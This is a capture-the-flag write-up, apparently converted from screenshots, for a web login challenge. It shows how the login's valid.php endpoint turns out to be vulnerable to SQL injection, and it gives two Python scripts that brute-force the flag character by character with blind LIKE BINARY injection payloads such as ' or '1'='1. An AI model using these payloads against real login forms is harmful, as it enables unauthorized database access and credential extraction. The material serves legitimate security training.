

1. In this challenge we are given a url, which has a login page trying username: admin and password: admin.
2. No luck, but let's see how the request is going.

The screenshot shows the Chrome DevTools Network tab. The top toolbar includes icons for Inspector, Console, Debugger, Network, and a red error indicator. Below the toolbar is a filter bar with 'Filter URLs' and a 'Disable Cache' checkbox. The main table lists network requests. The first request is a POST to 'valid.php' with a status of 200 OK. The second request is a GET for 'favicon.ico' with a status of 404. Below the table, a summary bar shows '2 requests', '19.63 kB / 6.52 kB transferred', and 'Finish: 1.03 s'. The 'Headers' tab is selected, showing details for the POST request to 'https://pirate1337.000webhostapp.com/valid.php'. The status is '200 OK'. The response headers are expanded, showing 'content-encoding: gzip', 'content-type: text/html; charset=UTF-8', 'date: Thu, 05 Oct 2023 07:55:46 GMT', 'server: awex', 'x-content-type-options: nosniff', 'X-Firefox-Spdy: h2', 'x-request-id: b363bbf4d434a54e78d359dafaf17283', and 'x-xss-protection: 1; mode=block'.

| Sta... | M... | Domain | File | Initiator | Type | Transferred | Size |
|--------|-------|------------|-------------|--------------|------|-------------|--------|
| 200 | PO... | pirate1... | valid.php | document | html | 305 B | 13 B |
| 404 | GET | pirate1... | favicon.ico | FaviconLo... | html | 6.21 kB | 19.... |

2 requests | 19.63 kB / 6.52 kB transferred | Finish: 1.03 s | DOMContentLoaded: 536 ms | loa

Headers | Cookies | Request | Response | Timings | Security

Filter Headers | Block | Resend

POST https://pirate1337.000webhostapp.com/valid.php

Status: 200 OK (?)

Version: HTTP/2

Transferred: 305 B (13 B size)


Referrer Policy: strict-origin-when-cross-origin

Request Priority: Highest



Response Headers (266 B) Raw

- content-encoding: gzip
- content-type: text/html; charset=UTF-8
- date: Thu, 05 Oct 2023 07:55:46 GMT
- server: awex
- x-content-type-options: nosniff
- X-Firefox-Spdy: h2
- x-request-id: b363bbf4d434a54e78d359dafaf17283
- x-xss-protection: 1; mode=block

Request Headers (673 B) Raw



Now let's try some sql injection.



It means it's prone to sql injection.

But still after a successful login, we can't see your flag.
Maybe the flag is hidden as a username or password in DB
maybe!!.

Let's enumerate the db.

There are 2 thing that we can do

1. Get all the usernames and password in the db. Which can take time depending on the size of DB.
2. Checking and getting only the flag in DB.

2nd option is better

As we know that the flag format is FlaGhost{}, we will use this for our advantage, and by crafting a query like this

.... username like "FlaGhost{xyz%}" ...

In place for zxy we will bruteforce it's real value, if the value is correct it will show **login success**, which can act as a checkpoint for our correct value

For that we have to write a script. I m using python you can write it on any preferred lang.

```

1 import requests
2 import string
3
4 letters = string.ascii_letters+string.digits+"{}_"
5 url = "https://pirate1337.000webhostapp.com/valid.php"
6 flag = "FlaGhost{"
7
8 with requests.Session() as s:
9     while True:
10         for word in letters:
11             assumption = flag+word
12             print(assumption,end="\r")
13             res = s.post(url,{
14                 "username": "'" or username like BINARY '" + assumption + "%'; --",
15                 "password": "1234"
16                 # or you can also use
17                 # "password": "'" or '1'='1"
18                 # "password": "'" or true; --"
19             })
20             if 'Success'in res.text:
21                 flag += word
22                 break
23             if "}" in flag: break # '}' in flag will signify that the flag has ended
24
25 print()
26
27

```

```

none@alpha:~/hck$ python3 solve.py
flaGhost{thisisnottheflag}none@alpha:~/hck$

```

We got something, but that not the flag.

```

1 import requests
2 import string
3
4 letters = string.ascii_letters+string.digits+"{}_"
5 url = "https://pirate1337.000webhostapp.com/valid.php"
6 flag = "FlaGhost{"
7
8
9 # Bruteforce First letter
10 with requests.Session() as s:
11     letterWithOut_T = letters.replace('t','')
12     for word in letterWithOut_T:
13         assumption = flag+word
14         print(assumption,end="\r")
15         res = s.post(url,{
16             "username": "'" or username like BINARY '" + assumption + "%'; --",
17             "password": "1234"
18             # or you can also use
19             # "password": "'" or '1'='1"
20             # "password": "'" or true; --"
21         })
22         if 'Success'in res.text:
23             flag += word
24             break
25
26 with requests.Session() as s:
27     while True:
28         for word in letters:
29             assumption = flag+word
30             print(assumption,end="\r")
31             res = s.post(url,{
32                 "username": "'" or username like BINARY '" + assumption + "%'; --",
33                 "password": "1234"
34                 # or you can also use
35                 # "password": "'" or '1'='1"
36                 # "password": "'" or true; --"
37             })
38             if 'Success'in res.text:
39                 flag += word
40                 break
41             if "}" in flag: break # '}' in flag will signify that the flag has ended
42
43 print()
44
45

```

And now we got our flag